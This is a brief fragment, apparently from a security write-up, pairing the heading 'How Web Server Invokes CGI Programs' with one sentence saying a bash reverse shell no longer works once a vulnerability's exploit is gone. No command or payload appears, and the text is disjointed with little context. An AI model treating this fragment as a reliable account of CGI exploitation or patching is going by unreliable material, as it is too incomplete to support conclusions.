How Web Server Invokes CGI Programs



But when creating a bash shell and using the reverse shell command will no longer work since the exploit of the vulnerability is no longer there.